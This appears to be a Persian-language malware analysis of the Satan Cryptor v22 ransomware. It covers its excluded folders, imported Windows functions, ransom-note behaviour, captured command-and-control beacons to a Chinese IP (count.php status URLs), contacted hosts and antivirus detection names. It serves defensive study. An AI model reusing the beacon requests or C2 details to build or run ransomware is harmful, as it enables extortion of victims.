UPX1:00471164	a360rec	db '360rec',0	DATA XREF: sub_409C60+2B4f0
UPX1:0047116B		align 4	
UPX1:0047116C	a360sec	db '360sec',0	DATA XREF: sub_409C60+2CAf0
UPX1:00471173		align 4	
UPX1:00471174	a360sand	db '360sand',0	DATA XREF: sub_409C60+2E0f0
UPX1:0047117C	aFavorites	db 'favorites',0	DATA XREF: sub_409C60+2F6f0
UPX1:00471186		align 4	
UPX1:00471188	aCommonFiles	db 'common files',0	DATA XREF: sub_409C60+30Cf0
UPX1:00471195		align 4	
UPX1:00471198	aInternetExplor	db 'internet explorer',0	DATA XREF: sub_409C60+322f0
UPX1:004711A0		align 4	
UPX1:004711A0	aMsbuild	db 'msbuild',0	DATA XREF: sub_409C60+338f0
UPX1:004711B4	aPublic	db 'public',0	DATA XREF: sub_409C60+34E0f0
UPX1:004711BB		align 4	
UPX1:004711BC	a360downloads	db '360downloads',0	DATA XREF: sub_409C60+364f0
UPX1:004711C9		align 4	
UPX1:004711CC	aWindowsDefen	db 'windows defen',0	DATA XREF: sub_409C60+37Af0
UPX1:004711DA		align 4	
UPX1:004711DC	aWindowsMail	db 'windows mail',0	DATA XREF: sub_409C60+390f0
UPX1:004711E9		align 4	
UPX1:004711EC	aWindowsMediaPl	db 'windows media pl',0	DATA XREF: sub_409C60+3A6f0
UPX1:004711FD		align 10h	
UPX1:00471200	aWindowsNt	db 'windows nt',0	DATA XREF: sub_409C60+3BCf0
UPX1:0047120B		align 4	
UPX1:0047120C	aWindowsPhotoVi	db 'windows photo viewer',0	DATA XREF: sub_409C60+3D2f0
UPX1:00471221		align 4	
UPX1:00471224	aWindowsSidebar	db 'windows sidebar',0	DATA XREF: sub_409C60+3E8f0
UPX1:00471234	aDefaultUser	db 'default user',0	DATA XREF: sub_409C60+3FE0f0
UPX1:00471241		align 4	
UPX1:00471244	aProgramdata	db 'programdata',0	DATA XREF: sub_409C60+414f0
UPX1:00471250	a_	db '.',0	DATA XREF: sub_409C60+4BCf0

تصویر ۲: فایل‌های موجود در پوشه‌های مشخص شده در تصویر بالا توسط باج‌افزار رمزگذاری نمی‌شوند.

این باج‌افزار از کتابخانه‌های ویندوزی به همراه توابعی از هرکدام از کتابخانه‌ها استفاده می‌کند، لیست کامل این کتابخانه‌ها به همراه توابع مورد استفاده در جدول زیر آمده است:

KERNEL۳۲.dll	shell۳۲.dll	ADVAPI۳۲.dll	WINHTTP.dll
ExitProcess GetProcAddress LoadLibraryA VirtualProtect	ShellExecuteA	OpenServiceA	WinHttpOpen

بر اساس بررسی‌های صورت گرفته، باج‌افزار Satan Cryptor v۲۲ پس از اجرا، فقط یک فرایند را ایجاد می‌کند، که آن هم مربوط به فایل اجرایی باج‌افزار می‌باشد و همانطور که قبلاً اشاره شد پس از پایان فرایند، رمزگذاری فایل‌ها خاتمه پیدا می‌یابد.

Satan Cryptor v۲۲.exe

پس از خاتمه فرایند مربوط به باج‌افزار فرایند notepad.exe ایجاد می‌شود و پیغام باج‌خواهی به نمایش در می‌آید.

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه‌ای باج‌افزار Satan Cryptor v۲۲ را نشان می‌دهد.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.36	58.222.181.122	TCP	66	49251 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.637467	58.222.181.122	192.168.1.36	TCP	66	80 → 49251 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1404 WS=1 SACK_PERM=1
3	0.637535	192.168.1.36	58.222.181.122	TCP	54	49251 → 80 [ACK] Seq=1 Ack=1 Win=65792 Len=0
4	0.637817	192.168.1.36	58.222.181.122	HTTP	238	GET /cab/count.php?stauts=ST&code=HWP30NEDXD4BCF1H2G9MQZQL2QRH7KC8WRNF0XD235RTAXR741FMPDLN3EK1S HTTP/1.1
5	1.029767	58.222.181.122	192.168.1.36	HTTP	454	HTTP/1.1 200 OK (text/html)
6	1.243537	192.168.1.36	58.222.181.122	TCP	54	49251 → 80 [ACK] Seq=185 Ack=401 Win=65536 Len=0
7	11.679437	58.222.181.122	192.168.1.36	TCP	60	80 → 49251 [FIN, ACK] Seq=401 Ack=185 Win=65351 Len=0
8	11.679509	192.168.1.36	58.222.181.122	TCP	54	49251 → 80 [ACK] Seq=185 Ack=402 Win=65536 Len=0
9	11.679738	192.168.1.36	58.222.181.122	TCP	54	49251 → 80 [FIN, ACK] Seq=185 Ack=402 Win=65536 Len=0
10	12.089472	58.222.181.122	192.168.1.36	TCP	60	80 → 49251 [ACK] Seq=402 Ack=186 Win=65351 Len=0
11	28.699367	205.171.2.65	192.168.1.35	DNS	127	Standard query response 0x4ff85 TXT ngru4nr2a5udftdJSeqn142k4bqeaqbaeaq.a.e.e5.sk TXT
12	32.761970	ZyxelCom_99:36:cc	Vmware_63:96:84	ARP	60	192.168.1.1 is at 58:8b:f3:99:36:cc
13	43.236544	192.168.1.36	58.222.181.122	TCP	66	49252 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
14	43.730596	58.222.181.122	192.168.1.36	TCP	66	80 → 49252 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1404 WS=1 SACK_PERM=1
15	43.730649	192.168.1.36	58.222.181.122	TCP	54	49252 → 80 [ACK] Seq=1 Ack=1 Win=65792 Len=0
16	43.730823	192.168.1.36	58.222.181.122	HTTP	238	GET /cab/count.php?stauts=BK&code=HWP30NEDXD4BCF1H2G9MQZQL2QRH7KC8WRNF0XD235RTAXR741FMPDLN3EK1S HTTP/1.1
17	44.242584	58.222.181.122	192.168.1.36	HTTP	293	HTTP/1.1 200 OK
18	44.438486	192.168.1.36	58.222.181.122	TCP	54	49252 → 80 [ACK] Seq=185 Ack=240 Win=65536 Len=0
19	44.565894	192.168.1.36	58.222.181.122	HTTP	238	GET /cab/count.php?stauts=DB&code=HWP30NEDXD4BCF1H2G9MQZQL2QRH7KC8WRNF0XD235RTAXR741FMPDLN3EK1S HTTP/1.1
20	45.164173	58.222.181.122	192.168.1.36	HTTP	292	HTTP/1.1 200 OK
21	45.375184	192.168.1.36	58.222.181.122	TCP	54	49252 → 80 [ACK] Seq=369 Ack=478 Win=65280 Len=0
22	46.654845	192.168.1.36	192.168.1.36	TCP	54	49259 → 443 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	47.047651	192.168.1.36	104.25.218.21	TCP	54	49247 → 443 [FIN, ACK] Seq=1 Ack=1 Win=253 Len=0
24	47.314528	104.25.218.21	192.168.1.36	TCP	60	443 → 49247 [FIN, ACK] Seq=1 Ack=2 Win=33 Len=0
25	47.314566	192.168.1.36	104.25.218.21	TCP	54	49247 → 443 [ACK] Seq=2 Ack=2 Win=253 Len=0
26	55.609044	58.222.181.122	192.168.1.36	TCP	60	80 → 49252 [FIN, ACK] Seq=478 Ack=369 Win=65167 Len=0
27	55.609138	192.168.1.36	58.222.181.122	TCP	54	49252 → 80 [ACK] Seq=369 Ack=479 Win=65280 Len=0
28	55.609808	192.168.1.36	58.222.181.122	TCP	54	49252 → 80 [FIN, ACK] Seq=369 Ack=479 Win=65280 Len=0
29	56.036541	58.222.181.122	192.168.1.36	TCP	60	80 → 49252 [ACK] Seq=479 Ack=370 Win=65167 Len=0
30	58.512335	fe80::6922:6cab:2a1...ff02::1:2	ff02::1:2	DHCPv6	157	Solicit XID: 0x397345 CID: 00010001223b2c82000c29639684

Frame 11: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
 Ethernet II, Src: Vmware_63:96:84 (00:0c:29:63:96:84), Dst: ZyxelCom_99:36:cc (58:8b:f3:99:36:cc)
 Internet Protocol Version 4, Src: 192.168.1.36, Dst: 93.184.220.29
 Transmission Control Protocol, Src Port: 49254, Dst Port: 80, Seq: 355, Ack: 2, Len: 0

لیست میزبان‌هایی که باج افزار با آن‌ها ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
چین	۸۰ TCP	۵۸.۲۲۲.۱۸۱.۱۲۲
ایالات متحده امریکا	۴۴۳ TCP	۱۶۲.۲۴۳.۲۵.۳۳
اتحادیه اروپا	۸۰ TCP	۹۳.۱۸۴.۲۲۱.۲۴۰
ایالات متحده امریکا	۸۰ TCP	۱۷۲.۲۱۷.۲۲.۱۴۲

از بین موارد فوق، آی پی ۵۸.۲۲۲.۱۸۱.۱۲۲ مربوط به سرور کنترل و فرماندهی باج افزار می‌باشد که جزئیات بیشتر مربوط به آن در تصویر زیر قابل مشاهده است.

```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_93DF4962-A00B-49BE-AEC7-7C8E38E582B1_20180509204550_a02884

GET /cab/count.php?stats=ST&code=UERKH376R63757BZD8VKURAFUJYY8HFOQKP0SNRUMIL2Q9CRQWXF1DNN3U59E6J8 HTTP/1.1
Connection: Keep-Alive
User-Agent: Winnet Client
Host: 58.222.181.122

HTTP/1.1 200 OK
Date: Wed, 09 May 2018 16:15:54 GMT
Server: Apache/2.0.47 (Win32) PHP/5.2.5
X-Powered-By: PHP/5.2.5
Content-Length: 159
Keep-Alive: timeout=10, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=gb2312

INSERT INTO g5_emp (token,ip,stats,time)
VALUES ("UERKH376R63757BZD8VKURAFUJYY8HFOQKP0SNRUMIL2Q9CRQWXF1DNN3U59E6J8", "89.37.243.127", "ST", "2018-05-10 00:15:54")
    
```

شناسایی :

در حال حاضر تعداد ۴۷ مورد از ۶۶ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

Ad-Aware	Gen:Variant.Razy.289004	AegisLab	Troj.W32.Genericlc
AhnLab-V3	Trojan/Win32.DownLoader.C2452804	ALYac	Trojan.Ransom.Satan
Antiy-AVL	Trojan(Ransom)/Win32.Cryptor	Arcabit	Trojan.Razy.D468EC
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/FileCoder.ygcuq	AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Gen:Variant.Razy.289004
CAT-QuickHeal	Trojan.IGENERIC	Comodo	.UnclassifiedMalware
CrowdStrike Falcon	malicious_confidence_60% (W)	Cylance	Unsafe
Cyren	W32/Trojan.UHSX-9228	Emsisoft	Gen:Variant.Razy.289004 (B)
eScan	Gen:Variant.Razy.289004	ESET-NOD32	Win32/Filecoder.NQC
F-Secure	Gen:Variant.Razy.289004	Fortinet	W32/Generic!tr
GData	Gen:Variant.Razy.289004	Ikarus	Trojan-Ransom.SatanCryptor
K7AntiVirus	Riskware (0040eff71)	K7GW	Riskware (0040eff71)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Ransom.SatanCryptor
MAX	malware (ai score=99)	McAfee	RDN/Generic Downloader.x
McAfee-GW-Edition	BehavesLike.Win32.Generic.cc	Microsoft	Trojan:Win32/Occamy.C
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	HEUR/QVM11.1.6129.Malware.Gen	SentinelOne	static engine - malicious
Sophos AV	Mal/Generic-S	Sophos ML	heuristic
Symantec	Downloader	Tencent	Win32.Trojan.Filecoder.Eibq
TrendMicro	Ransom_NATAS.THDBAH	TrendMicro-HouseCall	Ransom_NATAS.THDBAH
VBA32	suspected of Trojan.Downloader.gen.h	VIPRE	Trojan.Win32.Generic!BT
Webroot	W32:Malware.Gen	Yandex	Trojan.Agent!dbELLMkQzm4
ZoneAlarm	HEUR:Trojan.Win32.Generic	Avast Mobile Security	Clean